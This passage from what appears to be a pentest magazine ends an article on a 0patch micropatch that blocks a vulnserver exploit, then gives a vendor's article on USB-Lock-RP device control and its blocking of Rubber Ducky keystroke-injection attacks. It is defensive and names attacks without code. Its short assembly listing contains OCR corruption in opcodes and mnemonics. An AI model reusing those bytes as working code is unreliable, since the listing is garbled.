
Build and debug allows you to debug your code by hitting a breakpoint at the offset you chose and jumping to your code.




You will notice that, at the breakpoint, when you execute a single instruction – t command – 0patch Agent will jump to the exact patchlet code that we wrote:

01660010			uwuru per us.
01220082	57	push	edi
01220083	50	push	eax
01220084	51	push	ecx
01220085	89c7	MOV	edi,eax
01220087	30c0	xor	al,al
01220089	Ь9d1070000	MOV	ecx,7D1h
0122008e	fc	cld	
0122008f	f 2ae	repne	scas byte ptr e
01220091	85c9	test	ecx,ecx
01220093	750d	ine	012200a2
01220095	e8d6ffffff	call	01220070
0122009a	49	dec	ecx
0122009Ь	51	push	ecx
0122009c	51	push	ecx
0122009d	e8d4ffffff	call	01220076
012200a2	59	pop	ecx
012200a3	58	pop	eax
012200a4	5f	pop	edi
	ff25ab002201	jmp	dword ptr ds:


We can then try to exploit the program again after applying the the Security_First patch, we will get an "ExploitBlocked" prompt and the vulnserver program will terminate:



Finally, we use the exact same program (vulnserver) with the exact same exploit script, with vulnserver disabled on the Opatch Agent and we see the exploit works – calc.exe is popped.



Next, with a simple flick we enable the vulnserver with Opatch Agent and the patch is instantly applied to the vulnserver program. When we try the exact same exploit again, we notice the "ExploitBlocked" Opatch pop-up and the vulnserver program, now patched, continues to function:



Now, one doesn't need to show the "ExploitBlocked" pop-up, this is done to show that the exploit was blocked - theatrics, but one could just as easily configure the Opatch Agent block the exploit and continue operation without alerting the user.

So next time you find a vulnerability, try the challenge of writing a Opatch and see how that goes.



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Straightforward Portable Storage Device Control Stops the Rubber Ducky


by Javier A. Arrospide

USB-Lock-RP is a straightforward software tool that protects data and systems in IT or Industrial Networks by centrally controlling the use of portable storage devices such as mobile phones, removable USB/e-Sata/Firewire drives, Compact discs, and Bluetooth/IrDA/Wi-Fi Transceivers. In this article, I will explain USB-Lock-RP, a straightforward approach to portable storage devices control including its new capability to block keystroke injection attacks.

USB-Lock-RP is a straightforward software tool that protects data and systems in IT or Industrial Networks by centrally controlling the use of portable storage devices such as mobile phones, removable USB/e-Sata/Firewire drives, Compact discs, and Bluetooth/IrDA/Wi-Fi Transceivers.

It also blocks keystroke injection attacks by BadUSB, USB Rubber Ducky, Teensy, Arduino, or any USB device having its firmware re-flashed to impersonate a HID keyboard to inject malicious payloads. USB-Lock-RP is classified as portable storage device control software, and it's effective in protecting an organization's network endpoints running on 32-bit or 64-bit Windows Operating Systems ranging from NT-5.1 to NT-10 (servers or stations).

In this article, I will explain USB-Lock-RP, a straightforward approach to portable storage devices control including its new capability to block keystroke injection attacks.



USB-Lock-RP is a two component software system, The Control Application and the Client service.

The Control: Central control application main function is the management of portable storage devices access to any/all assigned clients from a single location in the network. Its straightforward interface is easy to operate and settings are enforced in near real-time. Its client management capacity is set at ordering time; the minimum order capacity is 10 clients. (The demo can manage 4 clients)

The Client: Functions locally as an auto-starting service running at 0% CPU average under the system account. Its purpose is to communicate with the Control application and locally enforce set security measures; it's to be installed in all client computers to be protected.

Control application/Clients service communication: TCP/IP Protocol. Communication port is to be set at installation (defaults to 3100 if no set).

Internal program working data protection: USB-Lock-RP uses serial numbers to authorize devices, this and other critical working data is only readable within the Control interface, both The Control and Clients work with AES 256 variable key, variable initiation vector CBC Mode (HEX Masked) encrypted data.

USB-Lock-RP Installation

Control Installation:

- 1) Install Setup_control.exe with administrative privileges on the Server from where you will centrally manage security. (This can be any PC for networks smaller than 30 clients or for testing)
- 2) During installation at prompt, enter port to be used to communicate with clients.

Note: If you leave it blank, then port 3100 will be used; also, if you leave it blank, then make sure you also leave blank when installing clients. If you set a port number, then use the same port when installing clients.

3) Start the Control: Start Menu /Programs/ USB Lock RP/Start USB Lock RP.

Note: During Demo the Control password auto fills, press Ok to enter the main interface.

Note: On the licensed version, a custom initial password is provided with your personalized licensed installers.

Client Installation: Proceed to install the client installer (in up to 4 computers if installing the demo)

- 1) Install Setup_client.exe with administrative privileges on the PCs or Servers you need to protect.
- 2) During installation at prompt:
- a) Enter the IP address of the Control machine so clients know where to communicate.
- b) Enter the port number you entered during the control installation or also leave blank.

Once setup finalizes, client(s) will connect to the control and show at the Control network list.

OK, we are done with the installation. Below are answers to some questions you might have at this point:

- Would I have to install the client manually on the licensed version? No, the client installer is also provided in MSI format in conjunction with a configuration file so you can silently mass deploy clients from your server using GPO.
- Should I test clients as standard user account or Admin account? You can test under either (both). USB-Lock-RP software is designed to protect the system regardless of the logged user account privileges, it protects even if no user is logged into the system.
- Will the demo expire? No, the demo does not expire. USB-Lock-RP software does not expire.
- How do I uninstall clients? Select the client from the control network list and press the UNI button.
- -Are there different client Installers depending on the OS version or if 32 or 64-bit? No, the same client installer works for all supported operating systems.
- I have just finished installing, are clients protected? No, at this point you will only receive incoming alerts at the control saying a device (date-time, device ID- device type) was allowed on a specific machine, this alerts will automatically start populating the machine history report and the general network alerts report. (Go ahead insert a USB thumb drive for example on any of the clients to see an allowed alert incoming to the control)

USB-LOCK-RP Control Basic Operation

OK, you just installed so the network list populated with a few installed clients.



Image shows control interface top half portion

On the left side of the network list you will see the 4 sectors covered under the protection scope of the program: each sector showing a letter U for Unprotected. (The sectors open-lock shows in gray color)

OK, let's see what each protected sector would block:

1) Removable drives sector:

Removable storage USB, e-SATA or Firewire (IEEE 1394) drives, Smartcards, MTP or mass storage mobile phones, MP3 players, iPods, iPads, PDA, tablets running as MTP or mass storage, digital cameras running as MTP or mass storage.

Note: The new function to protect against keystroke injection attacks is also activated with this sector, I will explain later on in the article how it works and the expected behavior.

- 2) CD DVD Sector: External or internal (Compact discs are ejected).
- 3) Bluetooth IrDA Sector: External or internal Bluetooth, IrDA adapters .
- 4) WiFi Sector: External or internal WiFi adapters (This sector should to be protected only if you are not connecting to the client using WiFi) .

TO PROTECT: Select a client; click the grey open lock under each sector. The open-lock will change into a golden color closed-lock, and the client will acknowledge updating its protection status showing a P for Protected. The machine history log will automatically register the Control protection status change.

Ready? You may start testing by connecting devices to a protected client.

Go ahead, this is the fun part, test hard.

Client-side blocking behavior

The visible part of how the client-side reacts to unauthorized insertions is one of the trade marks of USB-Lock-RP software.

- Full screen informative alert upon blocking

- Shows licensed organization's logo on top left corner. This is an important aspect of the software as users are clearly reminded of the entity owner of the assets being protected.

Notes on the above:

The informative blocking alert remains until the device is removed, the sector is unprotected from the control, or the master password is used at client-side. (Applies to blocking alerts generated by removable drives sector scope) (I will explain further on master password functionality later on in the article)

Every alert presented at client-side generates an incoming alert to the control in near real-time; at the control they will automatically populate the machine history report and the network alerts report.

The organization's logo is an element that makes your software unique (different than other organizations), technically speaking, as its characteristics are a program's variable.

Informative blocking alerts expand to all monitors if multiple monitors are used on the client.

USB-Lock-RP software licensed installers have never been built and will never be built without a licensed organization logo. (Since 2004)

ONE OF THE NICE THINGS ABOUT USB-LOCK-RP IS THAT UN-PROTECTING RETURNS EVERYTHING TO NORMAL WORKING OPERATION IMMEDIATELY (ALSO TEST THAT).

OK, protection works great!

Let's get into authorizations, meaning you will probably need to authorize specific devices in specific client machines or across the network.

Authorization Capability

Ten specific USB removable drives or MTP protocol devices can be authorized on any client PC (VID/PID/ID match type authorization).

One specific e-SATA drive can be authorized on any client PC (VID/PID/ID match type authorization).

Sixty specific devices USB Storage or MTP devices can be authorized at network wide level (VID/PID/ID match type authorization).

Note: Additionally a very large number of devices can be authorized at network level by using any of the 60 network-wide authorizations spots. This kind of authorization considers only the VID/PID portion to authorize (This function is useful for large networks organizations that can have devices custom made for them).

Note: Both Device authorizations and authorizations revoking are automatically logged on the machine history report. (To access a machine history select the machine and press the history button).

A brief recap on USB-Lock-RP capabilities

Basic capability: Authorizing specific devices is simple. Removable storage devices can be authorized to be allowed on specific clients or across the network. The control receives records of allowed, authorized and blocked device connections automatically. These records can be seen as per machine or as network-wide reports.

Useful functions: Auto-protect function: Protects after a set period of time, nice to have, for example, when engineers need to access the system for maintenance; this function can be used so the system is protected automatically once they finish.

Master password function: useful to allow one-off authorization of a device from client side. The master password can be set, changed or revoked from the control at anytime.

Auto-email alerts function: Sends incoming alerts to a set email in your domain.

Extended Capability: Monitoring of authorized removable storage USB drives is available as well as AES 256 encryption enforcement. Both functionalities are included and either can be turned ON or OFF on any client with just one click.

Probably all boring. OK, let's get into another feature Pentester Magazine readers will surely like.

Stopping the USB Rubber Ducky

Blocking Keystroke injection attacks

Previous versions of USB-Lock-RP have stayed away from interfering with Human Interface devices, mainly because a large part of our customer base is conformed by SCADA/ICS (historically, industrial networks don't like HID interference), this is no longer true or possible as keystroke injection attacks by USB Rubber Ducky, Teensy, Arduino, or any BadUSB devices having its firmware re-flashed to impersonate a HID keyboard is a superlative threat. So the posted demo presents a function that stops keystroke injection attacks. (For obvious reasons the licensed version includes adjustments to the posted demo, but here is how the demo will effectively block a typical USB driveby keystroke injection attack to the advantage of both Industrial and IT networks security.)

The keystroke prevention function activates when the removable drives sector is in a protected state, mainly because this keystroke injection attacks can be a double punch also involving removable storage as the attack progresses.

So here is how:


- 1) Any change on keyboard HID enumeration is immediately detected generating a full blocking screen alert absorbing mouse and keyboard (as backup).
- 2) Simultaneously, a hook is set to all keyboard input (now the client is the only program receiving keystrokes as primary keystroke isolation force).
- 3) Under these conditions the situation is evaluated.
- a) If no threat is detected, the keyboard configuration enumeration change is allowed:
- (a1) An alert is sent to the control, stating a keyboard change was detected and no threat was found (This as all alerts incoming to the control are visible upon arrival and is automatically logged).
- (a2) The hook is released.
- (a3) The blocking alert closes.
- b) If a threat is detected, blocking and hook conditions time extend:
- (b1) An alert is sent to the control, stating a keystroke injection attack is in progress and being blocked by the client and that the client machine will go into Lockdown (This as all alerts incoming to the control are visible upon arrival and are automatically logged).
- (b2) Neutralized isolated keystrokes are saved (to leave a trace to the attacker source/intentions).

Note: The demo will save neutralized isolated keystrokes trace in a text file named Blocked-input at the Windows directory so it can be reviewed by a systems administrator (To facilitate tester evaluation the neutralized, blocked keystrokes will also show at the alert blocking screen).

- (b3) Before the client machine goes into Lockdown, the alert instructs not log back into the session until a system administrator arrives (in case a real user is looking at the screen at this point, he/she is aware someone has inserted something into the machine).
- (b4) The hook is released.
- (b5) The blocking alert closes.
- (b6) The client computer goes into Lockdown.




Control main interface




Network alerts




Machine history



Network-wide authorization panel



Auto-protect function



Control in compact mode

Additional Information

The posted demo and more information about USB-Lock-RP can be found at www.usb-lock-rp.com

Feedback, technical, or licensing questions can be directed to info@usb-lock-rp.com

I hope you enjoyed testing USB-Lock-RP demo.

Free USB-Lock-RP licenses to Pentest magazine subscriber organizations:

As the author of USB-Lock-RP software it's a pleasure to grant any Pentest magazine subscriber permanent use licenses of USB-Lock-RP to the organization they belong to, namely USB-Lock-RP10 which has the capacity to protect 10 client PCs from a centrally located control application,

US\$ 200.00 value at absolutely no cost. To obtain these licenses it will only be required to request them by email to info@usb-lock-rp.com with subject: USB-Lock-RP10 licenses for Pentestmag subscriber. Licenses can only be granted to organizations so make sure you write us from your organization's domain email. Upon receiving your email we will respond acknowledging the request and will send your personalized installers secure download link to the email you contacted us from. (Within 48 hours) This offer will be valid from the date the article is published and will end on October 19th 2017.

Before you send your request or if you just want to test privately you may download the published DEMO. The Demo does not expire and allows you to protect 4 PCs.

Since 2004, USB-Lock-RP protects IT and Industrial networks across the globe. The Advanced Systems team makes this offer available to broaden knowledge of the availability of USB-Lock-RP and to enrich the software capabilities with the valuable feedback.



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